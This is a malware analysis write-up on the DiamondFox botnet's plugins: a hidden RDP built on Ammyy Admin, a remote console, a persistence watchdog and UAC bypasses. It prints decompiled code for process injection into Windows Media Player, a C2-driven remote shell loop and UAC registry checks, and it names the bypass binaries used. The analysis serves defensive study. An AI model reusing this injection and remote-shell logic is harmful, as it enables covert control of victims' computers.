


Name	Date modified	Type	Size
modules	7/10/2020 7:58 PM	File folder	
videos	7/10/2020 7:58 PM	File folder	
found.conf	7/10/2020 7:58 PM	CONF File	0 KB
id.conf	7/10/2020 7:55 PM	CONF File	1 KB
keys.conf	7/10/2020 7:57 PM	CONF File	1 KB
modules.conf	7/10/2020 7:58 PM	CONF File	1 KB
record.conf	7/10/2020 7:58 PM	CONF File	1 KB
search.conf	7/10/2020 7:57 PM	CONF File	1 KB
SearchIndexer.exe	7/10/2020 7:54 PM	Application	211 KB
wallet.conf	7/10/2020 7:58 PM	CONF File	1 KB

search.conf Date modified: 7/10/2020 7:57 PM Date created: 7/10/2020 7:57 PM
CONF File Size: 21 bytes

Install Folder After Plugins

In the above image you can see the configuration files for different plugins and the folder that will contain videos for the screen recorder plugin. Here's the contents of the modules folder.


admin ▸ AppData ▸ Local ▸ xerasr ▸ modules


Name	Date modified	Type	Size
id9.dll	7/25/2020 7:47 AM	Application extens...	14 KB
id10.dll	7/25/2020 7:47 AM	Application extens...	7 KB
id12.dll	7/25/2020 7:47 AM	Application extens...	3 KB
id14.dll	7/25/2020 7:47 AM	Application extens...	4 KB
id15.dll	7/25/2020 7:47 AM	Application extens...	18 KB
id16.dll	7/25/2020 7:47 AM	Application extens...	5 KB
id17.dll	7/25/2020 7:47 AM	Application extens...	5 KB
id18.dll	7/25/2020 7:47 AM	Application extens...	6 KB
id19.dll	7/25/2020 7:47 AM	Application extens...	242 KB

Modules

Above is the encrypted DLL modules.

Hidden RDP

DiamondFox offers a hidden remote control of an infected computer as one of its many plugins. Although this is named as hidden RDP it does not make use of the windows RDP service and instead will utilise the remote access tool called Ammyy Admin (link). Ammyy Admin is commonly used in tech support scams and is also the base for the FlawedAmmyy malware (link). Unlike other plugins DiamondFox will only trigger this plugin if the user has created a task for an infected computer to start the hidden RDP process. When opening Ammyy Admin you will be greeted with the following.


Ammyy Admin v3.3 - Free

Free license (for home use only!)

Client. Wait for session

Your ID: 28 331 072

Your IP: 10.211.55.3

Operator. Create session


Client ID/ IP:

Desktop - speed 256 Kb - 1 Mb

View only

Connected to router '50.115.127.36:443' successfully


Ammyy Admin works by creating a unique ID and password for your computer that you can share with someone else who will then proceed to be able to connect to your computer using these credentials. But this would create issues for DiamondFox as it must run Ammyy Admin without notifying the user whilst also being able to pass the client ID and password back to the C2 for malicious users to exploit. So to combat these issues DiamondFox uses the following exploit (link) to hide the GUI, set a specified password and also know the location of the infected user's ID in memory. Here's main where we can see the plugin making use of this exploit (I have renamed functions for clarity).



```
Private Sub main
  'Data Table: 401224
  On Error Resume Next
  CreateMutex(0, 1, "RDP-" & Environ$("USERNAME"))
  Set var_B4 = Err
  If (Err.LastDllError = &HB7) Then
    End
  End If

  var_BC = Environ$("APPDATA") & "\ID.txt"
  Kill var_BC

  If CreateAmmyFolderAndSettings3File() Then
    InjectRDPIntoMediaPlayer()
    If (Me(0) > 0) Then
      Sleep(&H1388)
      StartLoader(CStr(Me(0)))
      Sleep(&HBB8)
      Open var_BC For Output As 1 Len = &HFF
      Print 1, Proc_0_1_401F88(var_BC) & vbCrLf & Trim$(CStr(Me(0)))
      Close 1
    End If
  End If

  End
  Exit Sub
End Sub
```

HRDP Main


We initially see a mutex being created so that the plugin isn't running twice. Then the malware will make sure that the 'ID.txt' file does not exist in APPDATA as this is where it'll write the infected user's Ammyy Admin client ID. The malware will then create a directory in the 'ProgramData' directory named 'AMMYY'. Once this directory has been created then the malware will write the authentication bypass files to this folder. The malware will then proceed with process injection into Windows Media Player.



```
Private Sub InjectRDPIntoMediaPlayer
  'Data Table: 401224
  Dim var_86 As Integer
  On Error Resume Next
  var_98 = Environ$("HOMEDRIVE") & "\Program Files (x86)\Windows Media Player\wmplayer.exe"
  If FileExists(var_98) Then
    var_94 = var_98
  Else
    var_B8 = "PROGRAMFILES"
    var_94 = Environ$(var_B8) & "\Windows Media Player\wmplayer.exe"
  End If
  Me.Global.LoadResData 101, "RDP", var_B8 'AMMYY
  If ProcessInjection(var_B8) Then
    var_86 = &HFF
  End If
  Result = var_86: Exit Sub 'Integer
  var_86 = var_94
End Sub
```

Inject Ammyy Admin

The process injection is done by first locating where the Windows Media Player binary is located and then loading the Ammyy Admin binary from resources. The Ammyy Admin binary is then injected into a newly started Windows Media Player process. The process injection will also make use of the *-nogui* exploit within the injected process so that Ammyy Admin does not display anything to the user. The malware will then proceed with another process injection.




```
Private Sub StartLoader(arg_C) '4022D4
  'Data Table: 401224
  Dim var_DC As String
  Dim var_86 As Integer
  var_8C = arg_C
  On Error Resume Next
  Me.Global.LoadResData 101, "LOADER", var_C4 'LOADER
  var_CC = Me.Global.App
  var_D4 = Me.Global.App
  var_94 = App.Path & "\" & App.EXEName & ".exe"
  var_DC = Chr$(&H20) & "Hello " & var_8C
  If ProcessInjection(var_C4) Then
    var_86 = &HFF
  Else
    End
  End If
  Result = var_86: Exit Sub 'Integer
End Sub
```

Start Loader

The malware loads another binary from resources which is responsible for reading the client ID from memory and then writing it to the 'ID.txt' file in APPDATA. The ID.txt file contents is then uploaded to the C2 for the user to then be able to connect to the infected computer.

Remote Console


If the user wants to start a remote shell for their infected computer then they can do it through the remote console plugin. This plugin allows the user to be able to command a remote command-line instance on the infected computer. Like the hidden RDP plugin this plugin is only triggered upon user trigger. Here's what this looks like for the user.



```
>> [Remote Console Plugin]
>> [Client HWID]: 863D7379F748
>> [Client OS]: Windows 7 (x64)
>> [Type '--help' to see the special commands available].
>> [WARNING: Dont run a command causing a process start. Use the command 'run' for this].

admin@192.168.59.129:~$

Console Session Sucessfully started...
```

DiamondFox Remote Console

When the plugin is triggered we see the same process of DLL loading. Once the DLL is loaded the plugin begins by creating a mutex and then proceeding with checking in with the C2. This is done by setting a URL parameter of 'cmd' which is equal to a base64 encoded string of the infected computers HWID + '|Connected'. Let's take a look at the plugins main.



```
loc_404962:
If &HFF Then
  var_8C = SendToC2(global_52 & "|")
  If (Len(var_8C) > 2) Then
    If (Left$(LCase$(var_8C), 3) = "run") Then
      If (CLng(Shell(Mid$(var_8C, 5, var_B8), 2)) > &H20) Then
        var_D0 = SendToC2(global_52 & "|File executed successfully")
      Else
        var_D0 = SendToC2(global_52 & "|File execution failed")
      End If
    Else
      var_F0 = LCase$(var_8C)
      If (var_F0 = "start_session") Then
        var_8C = SendToC2(global_52 & "|Connected")
      Else
        If (var_F0 = "close") Then
          var_D0 = SendToC2(global_52 & "|Closed")
          End
        Else
          Me.stdout.SetCommand = var_8C
          arg_5 = Me.stdout.DispID_6003
        End If
      End If
    End If
  End If
  Sleep(&HBB8)
  GoTo loc_404962
End If
```

Shell Main

We see the main loop which will request the C2 looking for commands. If it gets a run command then a file will be dropped to the disk and then run using powershell. Other commands will be ran through a hidden command-line with width and height set to 0. Standard input output will be used to enter and retrieve commands from this hidden CMD process and the output will then be sent back to the C2 to be displayed by the user.


Persistence

To keep the infected user from being able to kill the DiamondFox process the developer has created a plugin to watch the DiamondFox process and restart it if it has been stopped. The plugin begins by determining if the infected computer is using a 32bit or 64bit architecture. If the victim is using 32bit then the malware will get the x86 program files directory or if the host is 64bit then it'll get the program files directory. Once it has a directory to use it will iterate through the sub directories and find the first directory that contains an executable. When an executable has been found the malware will load another binary from resources and inject it into the chosen executable.

The injected executable will proceed to copy the main DiamondFox binary and watch the process of the malware. If the process stops then the malware will use powershell to restart the process. If the file is deleted then the plugin will drop the copied binary and start the process.

UAC Bypass


To give the malware a stronger hold on the infected computer DiamondFox makes use of User Access Control (UAC) bypasses to be able to gain higher privileges. When the plugin is loaded it begins by querying two registry keys.



```
Set var_98 = CreateObject("WScript.Shell", 0)
var_A8 = CVar("HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\" & "ConsentPromptBehaviorAdmin")
var_A8 = CVar("HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\" & "PromptOnSecureDesktop")
If ((CStr(var_98.regread) = "2") And (CStr(var_98.regread) = "1")) Then
  GoTo end
Else
```

UAC Checks

These checks will query the registry keys that determine if any attempts at elevation of privileges will create a visual prompt for the administrator of the infected computer. If the attempts will create visual prompts then the plugin will exit. If not then the UAC bypass plugin will then query the windows product name and if the version of windows is not supported then the plugin will exit.



```
var_B8 = "HKLM\Software\Microsoft\Windows NT\CurrentVersion\ProductName"
var_CC = CStr(var_98.regread)
If CBool(InStr(1, LCase(var_CC), "windows xp", 0)) Then
  GoTo end
End If
If CBool(InStr(1, LCase(var_CC), "windows vista", 0)) Then
  GoTo end
End If
If CBool(InStr(1, LCase(var_CC), "windows 8", 0)) Then
  GoTo end
End If
If CBool(InStr(1, LCase(var_CC), "windows server", 0)) Then
  GoTo end
End If
```


UAC Product Name Checks

I'm not going to reiterate all the different bypasses DiamondFox uses as they have been described in more depth elsewhere. Here are the bypasses it uses as of writing this analysis.


- wsreset.exe (link)
- sdclt.exe (link)
- fodhelper.exe (link)
- eventvwr.exe (link)

C2 & Panel

